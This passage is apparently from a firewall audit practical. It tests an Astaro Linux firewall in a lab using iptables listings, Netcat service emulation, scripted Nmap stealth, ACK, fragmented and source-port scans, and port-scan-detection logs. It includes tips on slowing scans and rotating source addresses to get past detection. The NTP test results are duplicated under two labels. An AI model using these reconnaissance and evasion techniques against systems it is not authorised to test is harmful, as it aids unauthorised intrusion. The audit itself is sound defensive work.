    0     0          DROP            all  --  eth1   *       192.168.2.0/24
0.0.0.0/0
    0     0        LOG              all  --  eth1   *      192.168.3.0/24
0.0.0.0/0
    0     0         DROP            all  --  eth1   *       192.168.3.0/24
0.0.0.0/0
    0     0         LOG              all  --  eth2   *       192.168.2.1
0.0.0.0/0
    0     0         DROP            all  --  eth2   *              192.168.2.1
0.0.0.0/0
    0     0         LOG              all  --  eth2   *       192.168.1.0/24
0.0.0.0/0
    0     0         DROP            all  --  eth2   *       192.168.1.0/24
0.0.0.0/0
    0     0       LOG              all  --  eth2   *       172.16.1.0/24
0.0.0.0/0
    0     0       DROP            all  --  eth2   *       172.16.1.0/24
0.0.0.0/0
    0     0       LOG              all  --  eth2   *       192.168.3.0/24
0.0.0.0/0
    0     0         DROP            all  --  eth2   *       192.168.3.0/24
0.0.0.0/0
    0     0         LOG              all  --  eth3   *       192.168.3.1
0.0.0.0/0
    0     0        DROP            all  --  eth3   *       192.168.3.1
0.0.0.0/0
    0     0        LOG              all  --  eth3   *       192.168.1.0/24
0.0.0.0/0
    0     0        DROP            all  --  eth3   *       192.168.1.0/24
0.0.0.0/0
    0     0      LOG               all  --  eth3   *       172.16.1.0/24
0.0.0.0/0
    0     0        DROP             all  --  eth3   *       172.16.1.0/24
0.0.0.0/0
    0     0        LOG               all  --  eth3   *       192.168.2.0/24
0.0.0.0/0
    0     0      DROP              all  --  eth3   *       192.168.2.0/24
0.0.0.0/0
```

## Ruleset Analysis Conclusion.

After performing the above IPTables Rule set audit, we have a situation where the Rulebase does not exactly match the Rulebase Template we defined in the Firewall design and Security Policy segment of this development. There are a number of Allow rules in the **TTT_Accept** User Chain that seem to be hard-coded into the rule set by the vendor Astaro.

As these rules are evaluated as part of the IN and OUT Chains but not the FORWARD chain, what we can expect to see in a port scan of any IP address bound to any interface of the firewall itself using Nmap, is a number of ports that are *closed* rather than *filtered* as the TTT_Accept rule has predefined allow rules, for Proxy Services, SSH, UDP Traceroute, and ICMP.

As the USR_Forward rule that evaluates routed packets moving between Zones does not evaluate the TTT_Accept chain, we can expect the ASL firewall to accurately implement our desired rules for packets traveling from one Zone to another.

It's unfortunate that the very place where these rules will have the greatest effect on our Firewall is on the external interface where we have 6 IP addresses aliased for a variety of purposes such as Natting and Masquerading. Here we can expect to see all of the ports pre-defined in the TTT_Accept rule as closed, rather than filtered.

In the final analysis any packets with destination addresses bound to the external interface that are Natted will then be passed after routing to the Forward Chain where they will be dropped.

## Firewall Testing Audit.

### Phase 1: Usability Audit.

In this phase we set up a lab environment to mimic the GIAC Cookies v1.6 Inc. final architecture. With 3 subnets and the Internet connecting to Tiamat the primary GIAC Cookies ASL firewall, this required a small number of PC's, each with alias IP addresses representing the addresses of the Hosts in each zone.

Additionally, we had to mimic all the services running on these hosts. To this end we used Netcat to open ports and pipe small text files as output to any connections to these ports. We considered this a sufficient representation of the desired network architecture for testing purposes.

### Test 1: Internet to "public" GIAC Cookies v1.6 Inc. services.

In this test we want to be able to test the availability of "public" services from the Internet. We have already tested our VPN connectivity so that will not be repeated here.

The services we offer are all advertised via our DNS server as publicly addressable IP addresses which are aliased to the external interface of Tiamat. These in trun are natted though to the various applications and Cisco Local Director virtual IP's in the presentation zone.

The connections look like this.

| | | | | |
|---|---|---|---|---|
| 2x3.x8.x3.9 | 80 | nat | 192.168.1.10 | LD Vip |
| 2x3.x8.x3.10 | 443 | nat | 192.168.1.30 | LD Vip |
| 2x3.x8.x3.11 | IP53, | nat | 192.168.1.50 | PZ-DNS1 |
| | 110 | nat | 192.168.3.2 | Apsu Qmail Proxy |
| 2x3.x8.x3.13 | 22, | nat | 192.168.1.60 | PZ-SSH-Drop |


Note: we've excluded the Router to Sylog and NTP connectivity, as these aren't really Public services, we'll test them later using a specific "router" ip source address.

Our next step was to create aliases on each PC for the above hosts/ld-vip's in the Presentation zone and write a small batch file to start *n* instances of Netcat, to emulate the listening services bound to each IP. Then we start the script and attempt a Netcat connection to each Public IP:Service combination from outside the firewall.

Here's the contents of the batch-file *nc-pz-cmd* for the presentation Zone host.

```
start /b nc.exe -nvvd -L -p 80 -s 192.168.1.10 <http.txt &
start /b nc.exe -nvvd -L -p 443 -s 192.168.1.30 <https.txt &
start /b nc.exe -nvvd -u -L -p 53 -s 192.168.1.50 <dns-udp.txt &
start /b nc.exe -nvvd -L -p 53 -s 192.168.1.50 <dns.txt &
start /b nc.exe -nvvd -L -p 22 -s 192.168.1.60 <ssh.txt &
```

Here's what the whole emulation looks like on the Presentation Zone host. The PC emulating the second Firewall and the Qmail SMTP Proxy was configured similarly. A shell script was written on the External test host to connect to each of the Public services as described above with the results piped to the following file.



```
D:\WINNT\System32\cmd.exe

N:\GCFW\netcat>ipconfig

Windows 2000 IP Configuration

Ethernet adapter External Internet:

        Media State . . . . . . . . . . . : Cable Disconnected

Ethernet adapter Presntation Zone:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        IP Address. . . . . . . . . . . . : 192.168.1.50
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        IP Address. . . . . . . . . . . . : 192.168.1.30
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        IP Address. . . . . . . . . . . . : 192.168.1.10
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        IP Address. . . . . . . . . . . . : 192.168.1.222
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

N:\GCFW\netcat>nc-pz.cmd

N:\GCFW\netcat>start /b nc.exe -nvvd -L -p 80 -s 192.168.1.10   0<http.txt

N:\GCFW\netcat>start /b nc.exe -nvvd -L -p 443 -s 192.168.1.30   0<https.txt

N:\GCFW\netcat>start /b nc.exe -nvvd -u -L -p 53 -s 192.168.1.50   0<dns-udp.txt


N:\GCFW\netcat>start /b nc.exe -nvvd -L -p 53 -s 192.168.1.50   0<dns.txt

N:\GCFW\netcat>start /b nc.exe -nvvd -L -p 22 -s 192.168.1.60   0<ssh.txt
N:\GCFW\netcat>_
```

• Figure 28. Running our Fake Netcat daemons.

The results show that each of the connection attempts was successful, indicating that the Natting and Firewall rules are performing as designed.


```
[root@nergal nergal]# nc –nvv -u 172.16.1.11 53
(UNKNOWN) [172.16.1.11] 53 (?) open
This is port 53 on Engarde Secure Linux, running Bind 8.2.
sent 2, rcvd 58

[root@nergal nergal]# nc -nvv 172.16.1.11 53
(UNKNOWN) [172.16.1.11] 53 (?) open
This is port 53 on Engarde Secure Linux, running Bind 8.2.
```

```
sent 0, rcvd 58

[root@nergal nergal]# nc -nvv 172.16.1.11 110
This is port 110 on Apsu, an ASL firewall, running Qmail SMTP.
sent 0, rcvd 59

[root@nergal nergal]# nc -nvv 172.16.1.9 80
(UNKNOWN) [172.16.1.9] 80 (?) open
This is port 80 on Engarde Secure Linux, running Apache.
sent 0, rcvd 56


[root@nergal nergal]# nc -nvv 172.16.1.10 443
(UNKNOWN) [172.16.1.10] 443 (?) open
This is port 443 on Engarde Secure Linux, running Apache.
sent 0, rcvd 57

[root@nergal nergal]# nc -nvv 172.16.1.13 22
(UNKNOWN) [172.16.1.13] 22 (?) open
This is port 22 on Engarde Secure Linux, running OpenSSH.
sent 0, rcvd 57
```

**Test 2. Presentation Zone to Internet.**

In this test we're interested in checking whether the DNS server can access any host on the Internet to port 53.

NB: As we were using the 172.16.1.0/24 address range to represent the Internet we had to disable rule 9 on the Firewall to affect this test.



D:\WINNT\System32\cmd.exe

```
N:\GCFW\netcat>nc -nvvu -s 192.168.1.50 172.16.1.206 53
(UNKNOWN) [172.16.1.206] 53 (?) open
^C
N:\GCFW\netcat>nc -nvv -s 192.168.1.50 172.16.1.206 53
(UNKNOWN) [172.16.1.206] 53 (?) open
This is the TCP port 53 port of Some External Internet DNS server.
^C
N:\GCFW\netcat>
```

• Figure 29. An outbound connection from the Presentation Zone DNS to an Internet DNS server.

NB: UDP being an unreliable connectionless protocol behaves as before in the first Netcat connection above, with no response piped to the console, yet Netcat accurately reports the port as being open.

**Test 3. Presentation Zone to Application Zone**

Again we have a range of hosts and services and various rules and relationships between these. In this test we'll again only test connectivity not the filtering.

We added all the IP aliases for the Application Zone onto one PC connected to the appropriate interface of Tiamat the external firewall.


Then we prepared another batch file similar to before to mimic the appropriate services:

```
start /b nc.exe -L -p 22 -s 192.168.2.40 <ssh.txt &
start /b nc.exe -u -L -p 123 -s 192.168.2.110 <ntp.txt &
start /b nc.exe -u -L -p 514 -s 192.168.2.110 <syslog.txt &
start /b nc.exe -L -p 22 -s 192.168.2.110 <ssh.txt &
start /b nc.exe -L -p 22 -s 192.168.2.100 <ssh.txt &
start /b nc.exe -L -p 80 -s 192.168.2.100 <http.txt &
start /b nc.exe -L -p 443 -s 192.168.2.100 <https.txt &
```

Then on the presentation host we wrote another script that used Netcat to connect from various IP addresses in the Presentation Zone to services in the Application Zone.

```
start /b nc -nvvu -s 192.168.1.50 192.168.2.110 123 >>dns-to-ntp.txt &
start /b nc -nvvu -s 192.168.1.50 192.168.2.110 514 >>dns-to-syslog.txt &
start /b nc -nvv -s 192.168.1.50 192.168.2.110 22 >>dns-to-ssh-mysql.txt
start /b nc -nvvu -s 192.168.1.120 192.168.2.110 123 >>https-to-ntp.txt &
start /b nc -nvvu -s 192.168.1.120 192.168.2.110 514 >>https-to-syslog.txt
&
start /b nc -nvv -s 192.168.1.120 192.168.2.40 22 >>https1-to-ssh-
mysql.txt
start /b nc -nvv -s 192.168.1.124 192.168.2.40 22 >>https2-to-ssh-
mysql.txt
start /b nc -nvv -s 192.168.1.100 192.168.2.110 123 >>http-to-ntp.txt &
start /b nc -nvv -s 192.168.1.100 192.168.2.110 514 >>http-to-syslog.txt &
start /b nc -nvv -s 192.168.1.100 192.168.2.110 22 >>http-to-ssh-mysql.txt
```

The following image shows what running the script looked like.



D:\WINNT\System32\cmd.exe

```
N:\GCFW\netcat>nc-pz-az.cmd

N:\GCFW\netcat>start /b nc -nvvu -s 192.168.1.50 192.168.2.110 123   1>>dns-to-n
tp.txt

N:\GCFW\netcat>start /b nc -nvvu -s 192.168.1.50 192.168.2.110 514   1>>dns-to-s
yslog.txt
(UNKNOWN) [192.168.2.110] 123 (?) open

N:\GCFW\netcat>start /b nc -nvv -s 192.168.1.50 192.168.2.110 22  1>>dns-to-ssh-
mysql.txt

N:\GCFW\netcat>start /b nc -nvuu -s 192.168.1.120 192.168.2.110 123   1>>(UNKNOW
N) [192.168.2.110] 514 (?) open
https-to-ntp.txt

N:\GCFW\netcat>start /b nc -nvvu -s 192.168.1.120 192.168.2.110 514   1>>https-t
o-syslog.txt

(UNKNOWN) [192.168.2.110] 123 (?) open
N:\GCFW\netcat>start /b nc -nvv -s 192.168.1.120 192.168.2.40 22  1>>https1-to-s
sh-mysql.txt

(UNKNOWN) [192.168.2.110] 514 (?) open
N:\GCFW\netcat>start /b nc -nvv -s 192.168.1.124 192.168.2.40 22  1>>https2-to-s
sh-mysql.txt

N:\GCFW\netcat>start /b nc -nvv -s 192.168.1.100 192.168.2.110 123   1>>http-to-
ntp.txt
(UNKNOWN) [192.168.2.40] 22 (?) open

N:\GCFW\netcat>start /b nc -nvv -s 192.168.1.100 192.168.2.110 514   1>>http-to-
syslog.txt

N:\GCFW\netcat>start /b nc -nvv -s 192.168.1.100 192.168.2.110 22  1>>http-to-ss
h-mysql.txt

N:\GCFW\netcat>(UNKNOWN) [192.168.2.110] 123 (?): connection refused
sent 0, rcvd 0: NOTSOCK
(UNKNOWN) [192.168.2.110] 22 (?): TIMEDOUT
sent 0, rcvd 0: NOTSOCK
(UNKNOWN) [192.168.2.40] 22 (?): TIMEDOUT
sent 0, rcvd 0: NOTSOCK
(UNKNOWN) [192.168.2.110] 514 (?): TIMEDOUT
sent 0, rcvd 0: NOTSOCK
(UNKNOWN) [192.168.2.110] 22 (?): TIMEDOUT
sent 0, rcvd 0: NOTSOCK
_
```

• Figure 30. Simulating the connectivity between the Presentation Zone and the Application Zone.

Note: The Timeout failures at the bottom and the different behaviour between the TCP and UDP based ports.

The results confirmed that the Firewall was indeed accurately implementing our desired Security Policy through the rules that we had established.

At this point we only had two sets of rules to test, those from the Application Zone NTP server to its two level 3 peers and the outbound connectivity from Apsu the 2nd ASL firewall to the Internet.

## Test 4. AZ NTP1 to Two Level 3 Internet NTP servers

As the NTP server rule only allows connectivity to two specific hosts this was trivial to test. For this test we used Sam Spade, a regular component of our auditing toolkit to perform an NTP Time query to each remote server. The results are detailed below.

**Test A.**

```
02/17/02 14:41:28 Time 129.127.40.3
Time 129.127.40.3 ...

Daytime (remote timezone): Connection failed
Time (local timezone): Connection failed

SNTP Response              DD/MM/YYYY  HH:MM:SS.MS
Client Originate Date was   17/02/2002, 03:42:10.468
Server Receive Date was     17/02/2002, 03:40:41.382
Server Transmit Date was    17/02/2002, 03:40:41.383
Client Destination Date was 17/02/2002, 03:42:10.518
Round trip delay was 0.050978 seconds
Local clock offset was -89.110746 seconds
```

**Test B.**

```
02/17/02 14:41:28 Time 129.127.40.3
Time 129.127.40.3 ...

Daytime (remote timezone): Connection failed

Time (local timezone): Connection failed

SNTP Response              DD/MM/YYYY  HH:MM:SS.MS
Client Originate Date was   17/02/2002, 03:42:10.468
Server Receive Date was     17/02/2002, 03:40:41.382
Server Transmit Date was    17/02/2002, 03:40:41.383
Client Destination Date was 17/02/2002, 03:42:10.518
Round trip delay was 0.050978 seconds
Local clock offset was -89.110746 seconds
```

NB: The two Level 3 NTP servers reported identical local clock offsets.

## Test 5. Apsu, the Internal Secure Zone Firewall to the Internet.

Gotcha !.

Because we have implemented a policy that states GIAC Cookies v1.6 Inc. employees will only be allowed passive FTP access to the Internet via a Socks 5 proxy, we must allow the Socks 5 proxy on Apsu un-fettered access to every port on every host on the Internet.

The trade-off for this unrestricted access is that we don't have to allow any inbound source port 20 connections through our Packet Filtering border Router to the ftp client. This prevents these source port based scans from piercing the routers packet filtering rules.

Testing this free access was simple, we used Netscape to browse the web, and retrieve some mail, and access some ftp sites.

### Usuability Testing Conclusion.

At this stage we have adequately confirmed that we can access all the services we require via the External firewall, either from within GIAC Cookies v1.6 Inc. or from the Internet.

### Statefull Packet Filtering Test:

In this phase of our audit we undertook the planned Nmap port scans using a variety of command line configurations as detailed at the outset.

Before we step through each of the Nmap scans we should go over the configuration of the Firewall and consider how the settings will effect the scans we're about to perform.

We've already determined that Astaro have defined same hard-coded Permit rules I in the TTT_ Accept chain that we can expect to see open. These rules are as a follow:

```
pkts  bytes                  target              prot opt  in     out       source           destination
     0      0                ACCEPT       tcp   --   *         *           0.0.0.0/0        0.0.0.0/0
tcp  spts:1024:65535  dpt:21
     0      0                ACCEPT       tcp   --   *         *           0.0.0.0/0        0.0.0.0/0            tcp
spts:1024:65535  dpt:25
     0      0                ACCEPT       tcp   --   *         *           0.0.0.0/0        0.0.0.0/0
tcp  spts:1:65535  dpt:53
  1034  46962        ACCEPT       udp   --   *         *           0.0.0.0/0        0.0.0.0/0            udp
spts:1:65535  dpt:53
    0      0                 ACCEPT       tcp   --   *         *           0.0.0.0/0         0.0.0.0/0
tcp  spts:1024:65535  dpt:8080
     0      0                ACCEPT       tcp   --   *         *           0.0.0.0/0          0.0.0.0/0
tcp  spts:1024:65535  dpt:80
     0      0                ACCEPT       tcp   --   *         *           0.0.0.0/0          0.0.0.0/0
tcp  spts:1024:65535  dpt:443
     0      0                ACCEPT       tcp   --   *         *           0.0.0.0/0         0.0.0.0/0
tcp  spts:1:65535  dpt:222
     0      0                ACCEPT      udp   --   *          *          0.0.0.0/0         0.0.0.0/0
udp  spts:1024:65535  dpts:33000:34000
     0      0                ACCEPT      icmp --   *       *            0.0.0.0/0         0.0.0.0/0
icmp  type  11  code  0
     0      0                ACCEPT       tcp   --   *        *            0.0.0.0/0         0.0.0.0/0
tcp  spts:1024:65535  dpt:113
```

We can see that whilst some of the "public" services we Permit are represented in this list, there are other ports that we do not Permit represented here. As stated earlier we believe that these rules are hard-coded into the rule set to facilitate the simply use of Proxies and Daemons, by simply switching them on, rather than activating them and then having to add a rule.

It should be noted that as the USR_Forward chain does not have an identical set of rules, only those destination ports which we have expressively permitted to be forwarded will be post routing. In the case of the Internet facing ports on the external interface of the firewall, these destination addresses are post-natting and can be seen in the last few lines of the USR_Forward chain.

The other ports in the TTT_Accept chain that are not forwarded by the USR_Forward chain will accept packets, but will send ICMP Port unreachable messages or RST/ACK's depending on protocol, rather than dropping these packets as per our catchall Drop rule.

To summarise, in any Nmap scan we can expect to see legitimate public services open such as 22, 53, 80, 110, 443, and UDP500 as OPEN, while 21, 25, 113, 222, 8080 and UDP 33000-34000 will appear to be CLOSED. All other ports should appear as FILTERED.

Additionally for the purposes of these tests we have enabled the Port Scan Detection daemon, and denied all ICMP on the Firewall Interfaces, though the firewall will forward ICMP from the inside to the Internet, or between zones.

### Test 1: Internet to Presentation Zone.

This is the most important interface for our testing, as this interface will come under the most attention from miscreants on the Internet wishing to probe and possibly attack GIAC Cookies v1.6 Inc. It should be remembered that the firewall is behind the packet filtering Cisco 3640 border router and that very few 'bad' packets should get through this first line of defences. Nevertheless, we undertook a thorough testing regimen, as detailed below.

Our original unattended test script was as follows:

```
nmap -n -vv -sT -oN giacookies-sT.log 172.16.1.9-14 &&
nmap -n -vv -sS -oN giacookies-Syn.log 172.16.1.9-14 &&
nmap -n -vv -sS -g 20 -P0 -oN giacookie-Syn-sp20.log 172.16.1.9-14
&&
nmap -n -vv -sS -g 53 -P0 -oN giacookie-Syn-sp53.log 172.16.1.9-14
&&
nmap -n -vv -sA -oN giacookies-Ack.log 172.16.1.9-14 &&
nmap -n -vv -sA -g 20 -P0 -oN giacookie-Ack-sp20.log 172.16.1.9-14
&&
nmap -n -vv -sA -g 53 -P0 -oN giacookie-Ack-sp53.log 172.16.1.9-14
&&
nmap -n -vv -sU -P0 -oN giacookie-Udp.log 172.16.1.9-14 &&
nmap -n -vv -f -sX -P0 -oN giacookiesp-frag-SX.log 172.16.1.9-14 &&
end
```

After running this for approximately 36 hours it quickly became apparent that the PSD daemon on Tiamat, was doing it's job. All of the scans that had finished had returned absolutely nothing, reporting that every port on each of the targets was filtered.

At this point we stopped the script and began using the AT command and Nmap's POLITE mode to schedule individual scripts in the hope that we would not trigger the PSD by increasing the time between packets.

Gotcha !. You need to change source IP addresses between tests if they're run in quick succession as the PSD has banned the IP for some arbitrary period of time.

### Test 1A. Polite Mode sample test

The first sample scan we performed using –T Polite mode was the following:

```
nmap -n -vv -sS -T Polite -O -oN giacookies-Syn-Pol.log
172.16.1.9-14
```

Again the PSD was triggered with the following results:

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1548 scanned ports on  (172.16.1.9) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA29%P=i686-pc-linux-
gnu%D=2/17%Time=3C6E5C07%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1548 scanned ports on  (172.16.1.10) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA29%P=i686-pc-linux-
gnu%D=2/17%Time=3C6E666C%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1548 scanned ports on  (172.16.1.11) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA29%P=i686-pc-linux-
gnu%D=2/17%Time=3C6E88C6%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1548 scanned ports on  (172.16.1.12) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA29%P=i686-pc-linux-
gnu%D=2/17%Time=3C6EB5E8%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```


```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1548 scanned ports on  (172.16.1.13) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA29%P=i686-pc-linux-
gnu%D=2/17%Time=3C6EDE2C%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1548 scanned ports on  (172.16.1.14) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA29%P=i686-pc-linux-
gnu%D=2/17%Time=3C6F0386%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)


# Nmap run completed - 6 IP addresses (6 hosts up) scanned in
45527 seconds
```

(Note: 12-1/2 Hours to scan 6 IP addresses)

### Test 1A Conclusion:

The following image clearly shows the PSD in action early the following day after about 9 hours of scanning. Our default setting for the PSD was to drop packets after detecting a port scan, and the PSD was proving it's effectiveness conclusively with the scan above reporting nothing open when there most certainly were open services on the external interface of the firewall, as shown in the previous usability testing section.


Logfile - Netscape 6

Portscan Detection (PSD)

```
Feb 17 08:43:11 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.13 LEN=28 TOS=0x00
PREC=0x00 TTL=55 ID=45874 PROTO=UDP SPT=61137 DPT=1529 LEN=8
Feb 17 08:43:11 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.13 LEN=28 TOS=0x00
PREC=0x00 TTL=53 ID=6426 PROTO=UDP SPT=61402 DPT=7200 LEN=8
Feb 17 08:43:13 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.12 LEN=40 TOS=0x00
PREC=0x00 TTL=57 ID=5304 PROTO=TCP SPT=40951 DPT=1362 WINDOW=2048 RES=0x00 URG PSH FIN URGP=0
Feb 17 08:43:13 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.12 LEN=40 TOS=0x00
PREC=0x00 TTL=57 ID=30404 PROTO=TCP SPT=53754 DPT=839 WINDOW=2048 RES=0x00 URG PSH FIN URGP=0
Feb 17 08:43:13 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.12 LEN=40 TOS=0x00
PREC=0x00 TTL=64 ID=32581 PROTO=TCP SPT=37663 DPT=909 WINDOW=2048 RES=0x00 URG PSH FIN URGP=0
Feb 17 08:43:13 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.10 LEN=40 TOS=0x00
PREC=0x00 TTL=37 ID=57106 PROTO=TCP SPT=57 DPT=253 WINDOW=2048 RES=0x00 SYN URGP=0
Feb 17 08:43:16 tiamat kernel:Portscan detected: IN=eth1 OUT=
MAC=00:08:c7:84:ed:ac:00:03:47:90:cf:26:08:00 SRC=172.16.1.104 DST=172.16.1.10 LEN=40 TOS=0x00
PREC=0x00 TTL=41 ID=58222 PROTO=TCP SPT=24 DPT=1354 WINDOW=2048 RES=0x00 SYN URGP=0
Feb 17 08:43:17 tiamat kernel:Portscan detected: IN=eth1 OUT=
